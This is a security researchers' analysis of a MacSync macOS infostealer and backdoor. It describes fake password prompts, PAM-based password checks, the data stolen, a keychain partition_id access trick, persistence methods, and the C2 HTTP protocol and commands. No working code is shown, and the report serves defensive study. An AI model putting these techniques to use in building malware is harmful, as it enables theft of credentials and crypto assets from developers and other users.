The infostealer module ships as an .APP application, with its main executable written in Swift. As with previous AppleScript-based versions, the malware first asks the user for the administrator password. It adapts the window it displays to match the application it is impersonating. After the password is entered, the user sees a window that imitates a system notification about a corrupted application, offering to move it to the trash.
Fake stealer pop-up windows
Interestingly, instead of the method most macOS malware families use to verify a password, the dscl utility, the attackers used the Pluggable Authentication Modules (PAM) API. This is a fairly new technique for macOS malware, first observed in the wild in July 2026 in the Pam Stealer family. It apparently caught the attention of malware authors, and we may see it used more often going forward.
Password verification with PAM
Many strings in the stealer (file names, directory names, team IDs, and so on) are XOR-encrypted and stored in static arrays. The encryption keys differ between samples and are generated based on the ciphertext length.
String decryption
The set of data the stealer collects has expanded slightly compared to previous versions. The generalized list is as follows:
Browser data: browsing history, cookies, crypto wallet extension data, saved logins and passwords, and Local State files
Crypto wallet application data
Telegram data
Device login and password
Keychain file
System information: list of installed applications and running processes, device model, hardware, UUID, and so on
Configuration files for SSH, ZSH, AWS, Kubernetes, GIT, and other services/programs
ZSH and Bash command history
Current user profile picture
The collected data is saved to a hidden directory in /tmp/.
The stealer module also has one interesting feature, disabled in all samples discovered so far and apparently still in development. Its purpose is to check whether the malicious application’s resources contain a file called KcHelper at <app_path>/Contents/Resources/Helpers, and, if the file is present, launch it with certain parameters. If this file is missing, a fallback function, _kc_grab_storage_item, is executed instead. Since KcHelper was not present among the application’s resources at the time of our research, we can only speculate about its purpose based on our analysis of this function. It first runs a command that modifies the partition_id of the keychain entry for a specific service so that three categories of applications can access it without user confirmation and without the keychain password:
teamid: the application is signed with a certificate that has a specific teamID (in this case, the target application’s developer)
apple: the application is an Apple service
apple-tool: the application is an Apple command-line utility
The stealer then uses the Security.framework API to try and retrieve the secret’s contents on its own, which still ends up triggering a confirmation request for the operation. It appears the threat actors plan to refine this feature in the future to gain unimpeded access to secrets even if the keychain password changes, but at this point, they haven’t managed to do so, which is why the feature is disabled. In the stealer’s encrypted strings, we saw examples of arguments for the command that modifies partition_id, which indicate that the attackers are after browser secrets. Example:
Code section responsible for changing access to keychain services
Backdoor
The backdoor is a Fat Mach-O executable written in Objective-C. It has two launch modes: a regular one and one with the --persist-status flag. In the second mode, it only checks how it was added to the persistence objects: as a Login Item or as a LaunchAgent. In standard mode, before proceeding to its main functionality, the backdoor also checks whether it has been added to autorun in any way. If not, it uses the same persistence mechanism as the parent script. However, for macOS versions older than 13.0, a separate helper executable stored inside the backdoor’s body is used regardless of whether autorun objects are present. The helper performs a single task: it uses the CoreServices.framework API to add the executable file passed to it as an argument to the Login Items.
As with the droppers from the early stages of the infection chain, the configuration for communicating with the C2 is stored in the executable’s overlay and encrypted with XOR using the same key. It consists of several strings separated by null bytes:
AGNT1: a magic constant confirming that the configuration was decrypted correctly
C2 server URL
Access token: the same one used in the parent script
BLD-150: the backdoor build number
The malware also writes logs to $HOME/Library/Logs/.sysnotif-agent.log and supports extended logging when launched with the LAUNCHER_DEBUG environment variable. Communication with the C2 takes place over HTTP. The server’s response should be a JSON file.
Method
URL path
Request parameters
Description
GET
/v1/agent/ping
tag: the victim’s unique ID combined with the backdoor build number
build: backdoor build number
Used to receive a command. The response is expected to contain a cmd field with the command to execute. If a 403 error is received, meaning the access token has expired, the backdoor tries to refresh it with a request to /v1/agent/refresh.
POST
/v1/agent/refresh
tag
build
old_token: previous token
The response is expected to contain an upload_token field, whose value becomes the new token.
POST
/v1/asset/<upload_id>/init
upload_id: an identifier for the object being uploaded, generated randomly based on a timestamp, the process ID, and a random four-byte number
Used to create a file on the server, into which the file from the victim’s device is later uploaded in parts. When the file is created, its size is passed in the X-File-Size header, and its SHA-256 hash is passed in X-File-Sha256.
PUT
/v1/asset/<upload_id>
The request that actually uploads the file to the server.
POST
/v1/agent/<command_status>
command_status: a status unique to the commands the agent executes
tag
upload_id: the ID of the file uploaded to the server (if any)
phase: information about the command being executed or its stage
message: a message
active: command in-progress flag (true = still running; false = finished)
This URL endpoint is accessed at various stages of the backdoor’s operation. Information about command execution status serves as a telemetry source for the attackers.
Although the backdoor offers several different commands, they all boil down to the same action: extract the base64-encoded AppleScript script from the script_b64 field in the server’s response and execute it. Individual command handlers then act as wrappers around the scripts, correctly populating telemetry and sending requests to the C2 server. Based on the command names and the messages sent to the server during their execution, we can reconstruct their purpose without having the scripts on hand. The backdoor supports the following commands:
deploy_ext: deploy an extension downloaded from the server into the victim’s browser.
deploy_ledger: replace the installed Ledger wallet with the version from the server.
regrab: collect system information and/or specific files again. This time, the collected data is packaged into an archive typical for the MacSync family, at /tmp/osalogging.zip, unless a different path is specified in the archive_path field sent along with the command.
live_browser: the only command executed without an AppleScript script. The backdoor checks for the presence of the sn_relay file among its resources, and if it’s not found, downloads and executes it. Its content and purpose remain a mystery to us, but based on the command name and the messages sent to the server, we can assume that the attackers somehow implement a MitM attack on traffic originating from the victim’s browser.
The section of the regrab command where the archive’s integrity is verified and its hash is calculated before it is sent
Takeaways
The new version of the MacSync infostealer differs quite significantly from its previously observed variants. The attackers have substantially overhauled their approach to executing the stealer’s and backdoor’s main malicious payload, moving from AppleScripts to full-fledged executable files written in Swift and Objective-C. It’s also worth noting the more complex infection chain: instead of obfuscated shell scripts delivered through ClickFix attacks, this version used binary droppers and loaders, some of which leveraged Apple’s infrastructure as one of the intermediate stages for delivering the malicious payload.
The nature of the data attackers seek to collect from a victim’s device, as well as the categories of applications the stealer disguises itself as, clearly indicates that this malware family primarily targets developers, crypto enthusiasts, and other users associated in some way with IT and the crypto space. MacSync’s compromise of software developers’ devices poses particular security risks for both end users and corporate systems, opening up expanded opportunities for attackers to further their intrusion.

 Login